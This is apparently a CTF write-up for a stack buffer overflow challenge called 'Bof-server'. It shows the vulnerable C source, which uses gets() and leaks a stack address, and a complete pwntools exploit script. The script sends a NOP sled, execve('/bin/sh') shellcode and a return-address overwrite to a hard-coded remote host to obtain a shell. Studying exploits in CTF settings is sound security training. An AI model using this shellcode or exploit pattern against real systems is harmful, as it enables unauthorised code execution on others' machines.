
#### [Bof-server](http://timisoaractf.ro/challenge?id=25) (100pts)

This challenge gives us a binary and its source code:

|  |
| --- |
| #include <stdio.h> #include <string.h>  using namespace std; int main() {  char buf[256];  printf("Hello! Here is the stack address: %llx, enter your name please: ", buf);  fflush(stdout);  gets(buf);  printf("Nice to meet you, %s!\n", buf);  return 0; } |

As we can see, this challenge sports a stack based buffer overflow. Let’s run checksec to see what protections does it employ.



The binary doesn’t have any protection besides Partial RELRO. As the NX bit is disabled, we can easily execute shellcode we place on the stack, after using the buffer overflow to jump to the stack address that the binary already leaks. This python script does just that:

|  |
| --- |
| #!/usr/bin/env python2 # -\*- coding: utf-8 -\*- # This exploit template was generated via: # $ pwn template --host 89.38.208.144 --port 11112 from pwn import \*  # Set up pwntools for the correct architecture context.update(arch='i386') exe = './bof-server'  # Many built-in settings can be controlled on the command-line and show up # in "args". For example, to dump all data sent/received, and disable ASLR # for all created processes... # ./exploit.py DEBUG NOASLR # ./exploit.py GDB HOST=example.com PORT=4141 host = args.HOST or '89.38.208.144' port = int(args.PORT or 11112)  def local(argv=[], \*a, \*\*kw):  '''Execute the target binary locally'''  if args.GDB:  return gdb.debug([exe] + argv, gdbscript=gdbscript, \*a, \*\*kw)  else:  return process([exe] + argv, \*a, \*\*kw)  def remote(argv=[], \*a, \*\*kw):  '''Connect to the process on the remote host'''  io = connect(host, port)  if args.GDB:  gdb.attach(io, gdbscript=gdbscript)  return io  def start(argv=[], \*a, \*\*kw):  '''Start the exploit against the target.'''  if args.LOCAL:  return local(argv, \*a, \*\*kw)  else:  return remote(argv, \*a, \*\*kw)  # Specify your GDB script here for debugging # GDB will be launched if the exploit is run via e.g. # ./exploit.py GDB gdbscript = ''' b \*0x000000000040061C continue '''.format(\*\*locals())  #=========================================================== # EXPLOIT GOES HERE #===========================================================  io = start()  io.recvuntil('Hello! Here is the stack address: ')  stack = int(io.recvuntil(',').strip(','), 16)  print hex(stack)   sc = '\x48\x31\xC0\x50\x48\xB8\x2F\x2F\x62\x69\x6E\x2F\x73\x68\x50\x48\x31\xC0\xB0\x3B\x48\x89\xE7\x48\x31\xF6\x48\x31\xD2\x0F\x05'  io.sendline('\x90' \* (0x100 - len(sc)) + sc + 'A' \* 8 + p64(stack)) # shellcode = asm(shellcraft.sh()) # payload = fit({ # 32: 0xdeadbeef, # 'iaaa': [1, 2, 'Hello', 3] # }, length=128) # io.send(payload) # flag = io.recv(...) # log.success(flag)  io.interactive() |